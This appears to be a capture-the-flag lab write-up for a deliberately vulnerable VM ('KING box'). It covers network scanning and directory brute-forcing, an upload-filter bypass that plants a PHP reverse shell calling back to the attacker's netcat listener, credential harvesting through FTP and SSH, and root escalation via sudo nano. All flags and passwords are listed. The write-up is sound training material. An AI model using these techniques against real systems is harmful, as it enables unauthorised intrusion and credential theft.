ETHICAL HACKING LAB PROJECT


VULNERABLE BOX CREATION AND EXPLOITATION

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DOWNLOAD THE BOX HERE!

KING BOX WRITEUP:

- This machine was tested with network adapter **NAT Network**.
- Both Attacker machine and the victim machine are connected to same NAT Network.



```
kali)-[/home/kali]
eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
        inet 10.0.2.16 netmask 255.255.255.0 broadcast 10.0.2.255
       inet6 fe80::c958:d228:acfc:1955 prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)
       RX packets 11 bytes 2531 (2.4 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 29 bytes 5509 (5.3 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 4 bytes 240 (240.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 4 bytes 240 (240.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Reconnaissance:

Start the netdiscover to find victim machine IP.

```
root@kali)-[/home/kali]
   netdiscover -r 10.0.2.1/24
root@kali: /home/kali
Currently scanning: Finished!
                                    Screen View: Unique Hosts
5 Captured ARP Reg/Rep packets, from 4 hosts. Total size: 300
  IP
               At MAC Address
                                   Count
                                             Len MAC Vendor / Hostname
10.0.2.1
                52:54:00:12:35:00
                                              60 Unknown vendor
10.0.2.2
                52:54:00:12:35:00
                                              60 Unknown vendor
10.0.2.3
                08:00:27:1a:4a:84
                                              60 PCS Systemtechnik GmbH
10.0.2.15
                08:00:27:4a:37:fe
                                       2
                                             120 PCS Systemtechnik GmbH
```

- Here you can see the IP 10.0.2.15, which could be the possible IP of the victim machine.
- Ping and see if the host is reachable or not.

```
root@ kali)=[/home/kali]
ping 10.0.2.15 -c 5
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.420 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.429 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.620 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.881 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=1.01 ms


— 10.0.2.15 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4068ms
rtt min/avg/max/mdev = 0.420/0.671/1.009/0.237 ms
```

Scanning:

- Start the nmap scan to find the open ports in the machine.
- You can add more options if needed, like making a scan to all ports by "-p-" option or running all the scripts with option "-A" and finding the OS of the machine.

```
(root@kali)-[/home/kali]
# nmap -sS 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-17 01:25 EDT
Nmap scan report for blackpearl.tcm (10.0.2.15)
Host is up (0.00060s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:4A:37:FE (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 4.12 seconds
```

• As the port 80(http) is open we can see a html page from our browser.



Now scan for hidden directories using FFUF tool or any other directory Brute-forcing tools.


```
/home/kali
    ffuf -u http://10.0.2.15/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
       v2.0.0-dev
                     GET http://10.0.2.15/FUZZ
 :: Method
 :: Wordlist
                      : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration
                    : false
 :: Timeout
                      : 10
 :: Threads
                      : 40
                      : Response status: 200,204,301,302,307,401,403,405,500
 :: Matcher
[Status: 200, Size: 10671, Words: 3496, Lines: 364, Duration: 8ms]
    * FUZZ: # directory-list-2.3-small.txt
[Status: 200, Size: 10671, Words: 3496, Lines: 364, Duration: 8ms]
    * FUZZ: # Copyright 2007 James Fisher
[Status: 200, Size: 10671, Words: 3496, Lines: 364, Duration: 6ms]
  * FUZZ: # Priority ordered case sensative list, where entries were found
[Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 5ms]
    * FUZZ: uploads
[Status: 200, Size: 10671, Words: 3496, Lines: 364, Duration: 61ms]
[Status: 200, Size: 431, Words: 21, Lines: 18, Duration: Oms]
    * FUZZ: upload
```

• We found the directories upload and uploads hosted on the victim's machine.



Exploitation:

- Now, we will try uploading rev.exe reverse shell to the website.
- Here we can see it only accepts .jpg, .jpeg, .png.gif. This shows that there is a filter in the upload.php and now we can also conclude that the website runs on php.



• Let's try uploading a php reverse shell from the below resource link.

http://pentestmonkey.net/tools/php-reverse-shell

• Make sure you change the IP and port number of the shell code.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.16'; // CHANGE THIS
$port = 6666; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Now we can see the webpage does not allow .php files also.



• Therefore, let's try uploading .phtml file to the webpage.



• Now the .phtml file is been uploaded.



Set up a netcat listener to listen for the incoming reverse shell connection from file we uploaded.
 <u>Note:</u> Enter the correct port number same as the one mention you mentioned in the reverse shell file

```
(root@kali)-[/home/kali/Desktop]
g nc -nvlp 6666
listening on [any] 6666 ...
```

Now run the .phtml file by just clicking the file in the uploads directory.



```
/home/kali/Desktop
     ncl-nvlp 6666
listening on [any] 6666 ...
connect to [10.0.2.16] from (UNKNOWN) [10.0.2.15] 49706
Linux king-VirtualBox 6.2.0-34-generic #34~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Sep 7 13:12:03 UTC 2
x86_64 x86_64 x86_64 GNU/Linux
x80_64 x86_64 x86_64 dW0/LINUX
11:25:30 up 50 min, 2 users, load average: 0.04, 0.05, 0.36
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
king tty2 tty2 10:42 50:16 0.02s 0.02s /usr/libexec/gnome-session-binary --sess
USER
king
ion=ubuntu
                                         10:44 14:26 0.02s 0.06s sudo su
king
          pts/1
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
```

 Now you got the shell for the victim machine. But the shell belongs to the user www-data, we should try escalating the privilege to any other user.

\$ whoami www-data

• From the listed files you can see the file, flag.txt and pass.txt.



flag{F1leUploader\$uck3d}

```
$ cat pass.txt
ftpuser—→FTPisM1n3%%%
```

• We can see a file named pass.txt, which contains username password for the ftp server. Now we shall try connecting to the ftp of the victim machine.

```
/home/kali/Desktop
    ftp 10.0.2.15
Connected to 10.0.2.15.
220 (vsFTPd 3.0.5)
Name (10.0.2.15:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43715|)
150 Here comes the directory listing.
-rw-r-- 1 0
                                       41 Oct 07 15:00 change.txt
                       0
             2 1001
                        1001
                                    4096 Oct 12 12:06 files
drwxr-xr-x
-rw-r--r--
                                    23 Oct 12 12:00 ssh-pass.txt
                        0
226 Directory send OK.
ftp> get ssh-pass.txt
local: ssh-pass.txt remote: ssh-pass.txt
229 Entering Extended Passive Mode (|||47461|)
150 Opening BINARY mode data connection for ssh-pass.txt (23 bytes).
0.25 KiB/s
                                                                                           00:00 ETA
226 Transfer complete.
23 bytes received in 00:00 (0.24 KiB/s)
ftp> cd files
250 Directory successfully changed.
ftp> s
?Ambiguous command.
ftp> ls
229 Entering Extended Passive Mode (|||47508|)
150 Here comes the directory listing.
-rw-r-- 1 0
                                      24 Oct 12 12:06 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||45433|)
150 Opening BINARY mode data connection for flag.txt (24 bytes).
100% | ******************
                                                                             0.26 KiB/s
                                                                                           00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.26 KiB/s)
ftp> bye
221 Goodbye.
```

```
root@ kali)-[/home/kali/Desktop]

# cat sph-pass.txt

queen → KingM@ker234
```

```
(roc:@ kali)-[/home/kali/Desktop]
# cal flag.txt
flag{NoAnonimityHere!!}
```

flag{NoAnonimityHere!!}

Privilege Escalation:

Now we got the SSH credentials for the user queen now we will try logging in to that machine.

```
)-[/home/kali/Desktop]
    ssh queen@10.0.2.15
queen@10.0.2.15's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 6.2.0-34-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support:
                 https://ubuntu.com/advantage
 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.
     https://ubuntu.com/pro
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
*** System restart required ***
Last login: Fri Oct 13 16:11:25 2023 from 10.0.2.16
queen@king-VirtualBox:~$
```

We can find the flag in the Desktop of the Queen

```
queen@king-VirtualBox:~$ cd Desktop/
queen@king-VirtualBox:~/Desktop$ ls
flag.txt
queen@king-VirtualBox[:~/Desktop$ cat flag.txt
flag{HaHa_tryKING}
```

flag{HaHa_tryKING}

• Let us try escalating our privileges from here, try running the sudo command and find the binaries which we can run as a sudo user.

```
queen@king-VirtualBox:~/Desktop$ sudo -l
Matching Defaults entries for queen on king-VirtualBox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin, use_pty

User queen may run the following commands on king-VirtualBox:
    (root) /bin/nano
```

- Here we can see that the binary "nano" can be run by the queen as the super user in this machine.
- Let's now find a way to escalate using the commands given in the GTFObins.
 Note: Read the article to find new ways to escalate using the nano binary.

https://gtfobins.github.io/gtfobins/nano/



• Try entering the commands to spawn the root shell.



 Now we spawned a root shell for the victim machine. This shows that the KING box is fully conquered.



• You can go into /root directory for the flag.

flag{GoodEscalation}

• And /home/king/Desktop for the other flag.

```
# ls
flag.txt snap
# cd .
# cd .
# cd /home/king/
# ls
Desktop Documents Downloads Music Pictures Public snap Templates Videos
# cd Desktop
# ls
flag.txt
# cat flag.txt
flag{YouShowedYourDominance}
#
```

flag{YouShowedYourDominance}

Credentials:

KING - rul1ng@123

ftpuser - FTPisM1n3%%%

QUEEN - KingM@ker234

Flags:

flag{F1leUploader\$uck3d}

flag{NoAnonimityHere!!}

flag{HaHa_tryKING}

flag{GoodEscalation}

flag{YouShowedYourDominance}